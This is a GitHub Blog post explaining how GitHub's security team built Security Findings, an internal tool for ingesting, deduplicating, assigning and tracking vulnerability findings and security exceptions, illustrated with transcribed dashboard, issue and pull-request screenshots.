GitHub Blog

14 Dec, 2023

GitHub Blog

Sunday, December 17, 2023

14 Dec, 2023

Updates, ideas, and inspiration from GitHub to help developers build and design software.

Scaling vulnerability management across thousands of services and more than 150 million findings

Stephan Miehe

Learn about how we run a scalable vulnerability management program built on top of GitHub. The post Scaling vulnerability management across thousands of services and more than 150 million findings appeared first on The GitHub Blog.

Scaling vulnerability management across thousands of services and more than 150 million findings

Ever wondered how the largest open source platform manages its vulnerabilities? GitHub’s security team built an agile vulnerability management program, capable of protecting a growing population of over 100 million developers—and their data—around the world. For GitHub’s security team, vulnerability management goes well beyond patch management. It’s an intelligence function that enables the security team to assess potential exposure to threats and provides a likelihood of exploitation. GitHub’s approach to vulnerability management focuses on speeding up time to understanding the material impact on the business if a vulnerability were to be exploited. Treating vulnerability management as an intelligence function empowers GitHub’s security leaders to make rapid, informed decisions on actions in order to mitigate risk.

Let’s dive in.

Our challenges

Like many global organizations, GitHub has a substantial infrastructure footprint that stretches across numerous cloud providers and data centers worldwide. With this scale, our infrastructure comes in many flavors and with individual risk profiles that we need to continuously evaluate. To help assess, evaluate, and secure this, we have a diverse security team collaborating across the globe, with each team member bringing their own skills and subject matter expertise to apply.

However, like many teams, we previously relied on many bespoke processes to do this. Let’s take, for example, when a security team member found a new application vulnerability that needed to be documented, reviewed, and tracked throughout its lifecycle. That team member would leverage the bespoke processes of their group within our larger security organization to do so. As you can imagine, this led to a few different challenges:

- **Operational overhead**: we were investing a significant amount of resources in creating redundant tools and processes. This created not only a growing operational burden but also required our security teams to often context switch between their regular daily tasks and maintaining or developing automated solutions for managing findings.
- **Inconsistent user experience**: our developer experiences varied depending on which security team created a finding. For example, in certain instances, findings were automatically updated, while others necessitated a chatop intervention or some required more hands-on action. This variation led to confusion among service owners and engineers.

Combined, these impacts made it hard to measure and scale our programs automatically and increased the likelihood of human error.

Defining our requirements


In building our application security solutions like GitHub Advanced Security (GHAS), we have developed many best practices around changing the experience of security by deeply understanding the environment and workflow and prioritizing the user experience. We knew we needed to apply this same approach to our vulnerability management program, including:

- **Automation**: to help our teams automate all repeatable steps, reduce context switching and operational overhead, and avoid human error or delays.
- **Broad intelligence ingestion**: as an integral part of our security practices, we leverage GHAS extensively to help us improve and maintain the quality of our code. In addition to GHAS, we also run internal security processes, such as our Bug Bounty program, or even third-party tools, such as cloud security posture management solutions and container scanners. We know the landscape of security is continuously changing, so it is imperative we can adapt along with it.

- **Just-in-time context**: to help teams move beyond patch management to having curated intelligence to take better action. This involves providing context like a confidence level regarding the likelihood of exploitation and the potential material impact on our business if a vulnerability were to be exploited.
- **Clear ownership**: clear accountability and responsibility to help drive next steps and action.
- **On-demand analytics**: to drive informed decisions that can be made on which actions to undertake to mitigate risks.

Deploying a solution

After extensive research, we moved forward with our own custom-built tool, Security Findings. Security Findings ingests and normalizes data from multiple sources, creates actionable findings, and manages the lifecycle of those findings.



Bug bounty, GitHub Advanced Security, and Grype findings are seamlessly ingested and standardized, ensuring a smooth flow through every stage of the security findings lifecycle.


Consolidating all our data in one central location offers a multitude of benefits that were previously beyond our reach, for example:

- **Reduced noise**: the market offers a wide array of tools, each possessing unique detection capabilities. However, the overlap across these solutions can be challenging. It is crucial for teams to avoid receiving duplicative findings, and Security Findings can deduplicate the data to ensure we get the best of both worlds.
- **Solution agility**: when a security vendor becomes deprecated or requires replacement, the transition effort is minimal for the security team and there is little-to-no-impact to engineering teams. This means we maintain the agility to swiftly embrace other vendor options as they become available.
- **Single source of truth**: we possess a singular solution for reviewing open security findings pertaining to our services, regardless of their source.
- **Enhanced intelligence**: we can leverage data mining techniques on this information to gain deeper insights into areas where we require increased investments to address technical debt, as well as identify strategic areas to implement safeguards that yield the most favorable return on investment.

Delivering a intuitive user experience

We committed to crafting a user experience that effectively conveys vast amounts of data in the most intuitive manner possible–this means cutting down the noise and providing information in context. To do this, internal users have the ability to access information through a wide variety of views and can filter them to their needs. For example, an engineer might choose to perform an in-depth analysis of a particular security finding, while a manager may prefer a high-level overview of their organization’s overall status.

Furthermore, Security Findings is equipped with role-based access controls to ensure that individuals can only access security findings related to the services they are responsible for. In addition, it empowers us to adhere to established frameworks like the Traffic Light Protocol (TLP) and accommodate sensitive TLP:Red findings, which typically limit access to a very select group of individuals. This level of control is of paramount importance, given the sensitive nature of the information stored.



Services

Overview


Total Security Findings	Missed SLA	Near SLA	In SLA	Exceptions	Remediated
118 0% critical Since the beginning of time	0	0	115	3	0

Service	Team/Owner	Missed SLA	Near SLA	In SLA	Exceptions	
vulnerability-aggregator	vuln-mgmt-eng	0 0 Critical - 0 High	0	2	0	View Details
ghipinventory-kube	vuln-mgmt-eng	0 0 Critical - 0 High	0	2	0	View Details
ninesapp	observability	0 0 Critical - 0 High	0	0	0	View Details
osquery-manager	platform-fundamentals	0 0 Critical - 0 High	0	4	0	View Details
dce-gc2	compute-foundation	0 0 Critical - 0 High	0	3	0	View Details
hubbernetes-node	compute-platform	0 0 Critical - 0 High	0	15	0	View Details
vuln-detector	vuln-mgmt-eng	0 0 Critical - 0 High	0	0	0	View Details
security-telemetry-scorer	vuln-mgmt-eng	0 0 Critical - 0 High	0	2	0	View Details
education-web	education-web-reviewers	0 0 Critical - 0 High	0	2	0	View Details
failbotg	observability	0 0 Critical - 0 High	0	2	0	View Details

ⓘ The services shown are based on your service catalog ownership and collaboration.

10 Results per page Previous 1 2 3 4 5 6 ... 12 Next › Total 117 items

We found that to provide the best user experience it is valuable for us to provide a dynamic UI capable of adapting to various deployment methods we employ. For instance, when dealing with containerized applications, engineers will benefit from information on vulnerable images and their deployment locations. In contrast, for a virtual machine in a data center, they would prefer details like IP addresses and hostnames. We have a wide range of views tailored to all the supported scenarios we’ve run into and this framework is readily expandable.



Vulnerabilities for libk5crypto3 (1.18.3-6+deb11u3) In SLA

Due Date: Nov. 7, 2023 Moderate

Responsible Team: bagel

Risk Score: 6.5

Issue updated on Nov. 1 at 11:54am PDT

Clusters


Image Version: example.github.net/moda-artifacts-docker/bagel:9cb83f6bd425f4062ec6bc5e0adc44cca92852bf
SHA256: 2e74a5b43cf16eff105d7aed18d4abb88f235c110ad3445e32db6afa3fa69248

Namespace	Clusters	Last Seen
bagel-production	general-1-ash1-iad general-2-ac4-iad general-2-ash1-iad general-2-va3-iad general-3-ac4-iad general-3-va3-iad	Nov. 1, 2023 at 1:59

Impacted Artifacts

Artifact	Impacted Version	Fixed Versions	Availability of Vendor Fix?	Artifact Paths
libk5crypto3	1.18.3-6+deb11u3	1.18.3-6+deb11u4	fixed	/usr/share/doc/libk5crypto3/copyright /var/lib/dpkg/info/libk5crypto3:amd64.md5sums /var/lib/dpkg/status

Security should never be an afterthought, and a core principle that drives our solutions is to bring security to where developers work. Therefore, we decided to embed Security Findings into our developer workflow alongside our use of GitHub. As the home for all developers, GitHub already provides us with a feature rich platform. For example, GitHub Issues allow us to @mention the appropriate teams and they can use features such as GitHub notifications and projects to manage remediation activities alongside all their other work. GitHub also features CI results in which we can show live scan results without an engineer ever needing to context switch into another tool. This approach significantly streamlines the tracking of security remediation activities, providing a level of convenience and familiarity that leverages the broader ecosystem that our teams are already proficient in.


[sentinel] Security Finding Summary

Open vuln-notifier-prod bot opened this issue 2 weeks ago · 0 comments

Security Findings bot commented 2 weeks ago · edited

sentinel Security Findings Summary Issue

👋 Hello @github/code-analysis, greetings from the Security Findings program!
This is a tracking issue that consolidates the individual security findings for the service sentinel into one convenient location. For more information on this initiative, read about it on the Hub!

Thank you for helping us keep GitHub secure! 🔒

> NOTE: This issue is maintained by robots who are programmed to close issues if findings are no longer present, and reopen if they are found again. Manually closing an issue may result in it reopening until the robots catch up.

▸ I need help!

▸ I have feedback!


Security Findings

Note that this issue body is automatically maintained. The table below will automatically update as new findings are found and old ones close.

Criticality	Title	Due Date	Tracking Issue	Security Findings
high	Vulnerabilities for libc-bin (2.31-13+deb11u6)	2023-11-07	Link	Link
high	Vulnerabilities for libc-dev-bin (2.31-13+deb11u6)	2023-11-07	Link	Link

Handling security exceptions


As we continued to grow the number of findings flowing through Security Findings we found it increasingly difficult to deal with security exceptions. They come up for a variety of reasons. Some examples are false positives, remediation extensions, and risk acceptances. Our initial approach was to store them in YAML files but we found that difficult to scale as it alienated individuals who were not comfortable with YAML files and made it difficult to conduct reporting and lifecycle management. To combat this, we decided to fold our security exceptions program into Security Findings so that users have a single end-to-end experience.



PR	Type	Status	Severity	Expiration	Author	
1361	Remediation Extension	Denied	Critical	Sep. 19, 2024 338 days remaining	lichao127	View Details
1354	False Positive	Denied	Moderate	Sep. 17, 2024 336 days remaining	stephanmiehe	View Details
1353	Remediation Extension	Active	Moderate	Nov. 15, 2023 14 days remaining	brandonganem	View Details
1346	Remediation Extension	Active	Moderate	Nov. 8, 2023 7 days remaining	jcetina	View Details
1349	False Positive	Active	Moderate	Sep. 14, 2024 333 days remaining	astockwell	View Details
1338	Risk Acceptance	Denied	Moderate	Sep. 11, 2024 330 days remaining	kudamhazo	View Details
1332	False Positive	Active	Moderate	Sep. 10, 2024 329 days remaining	lucas-germano-theorem	View Details

ⓘ The exceptions shown are based on your service catalog ownership and collaboration.

Similarly to findings, users have a convenient means of accessing a comprehensive list of exceptions associated with the services under their purview. This feature proves invaluable, particularly in scenarios involving the inheritance of services when an employee joins or takes on a new scope, as it enables a quick assessment of the security posture of the services being assumed. Furthermore, this information aids teams in seamlessly integrating technical security debt considerations into their planning efforts, especially when tackling remediations that may require substantial architectural modifications. In particular for remediation extensions, it’s important to track remediation efforts that have a long timeline. To help with this we collect monthly milestones while the exception is valid. Service owners each month indicate if they’re on track or off track creating an active conversation and shared sense of ownership.



Remediation Extension: sentinel not using GitHub base image — Active

Expiration Date: Dec. 31, 2023 — Informational

View PR

Exception Type: Remediation Extension


Creation date: Nov. 1, 2023

Author: mrecachinas

Approvers: gregose, stephanmiehe

Description	Status	Expiration
By this date, we will have upgraded all dependencies, which is a pre-requisite for adopting the base image.	Pending	Dec. 1, 2023 30 days remaining
The migration will be complete	Pending	Dec. 31, 2023 60 days remaining

Earlier on we mentioned our extensive use of GitHub to run GitHub.com. We decided to leverage pull requests to capture approvals for security exceptions. The list of approvals required for a security exception are calculated based on a wide variety of factors, such as the type and risk of an exception. This ensures the right individuals are aware of the risk the business is taking on. Just like GitHub Issues, our internal users are already acquainted with pull requests, which ensures a familiar and user-friendly experience.



Exception Request: Remediation Extension for sentinel #1371

Merged stephanmiehe merged 2 commits into `master` from `20230927003532-remediation_extension` 2 weeks ago

security-exceptions-ci bot commented 3 weeks ago

Note
This PR body is automatically generated. If the exception needs to be updated, please do so in the Security Findings UI using the `Update` button.

📫 Security Exception Request: Remediation Extension

The Security Exceptions program is responsible for providing a consistent and auditable process for managing risk acceptance.
This PR is used to track approvals for a Security Exception and also serves as a platform for discussions related to the exception request.

If you have any questions about the process, please feel free to reach out in `#vuln-management`.

If you have any questions about the details in this exception, please feel free to reach out to the author @github/code-analysis.

🔒 Action Required: Reviewers

If your review has been requested on this PR, you are being asked to take on the risks outlined in this exception.

Carefully review the request and particularly think about the following:

- Review the milestones to make sure they are reasonable and look for opportunities to pull in the remediation timeline.
- Are you comfortable with this risk or do you need to work with your leadership on alternative paths forward?
- Look for reasonable opportunities to expedite the remediation timeline allowing GitHub to remove this risk sooner.
- Understand that approving the exception gives your commitment to the remediation plan. Ensure your teams are set up for success to do so.
- External auditors may need to review this exception request.

Reviewers
gregose ✓
stephanmiehe ✓

Assignees
No one—assign yourself

Labels
ROBOT: Safe to merge

Projects
None yet

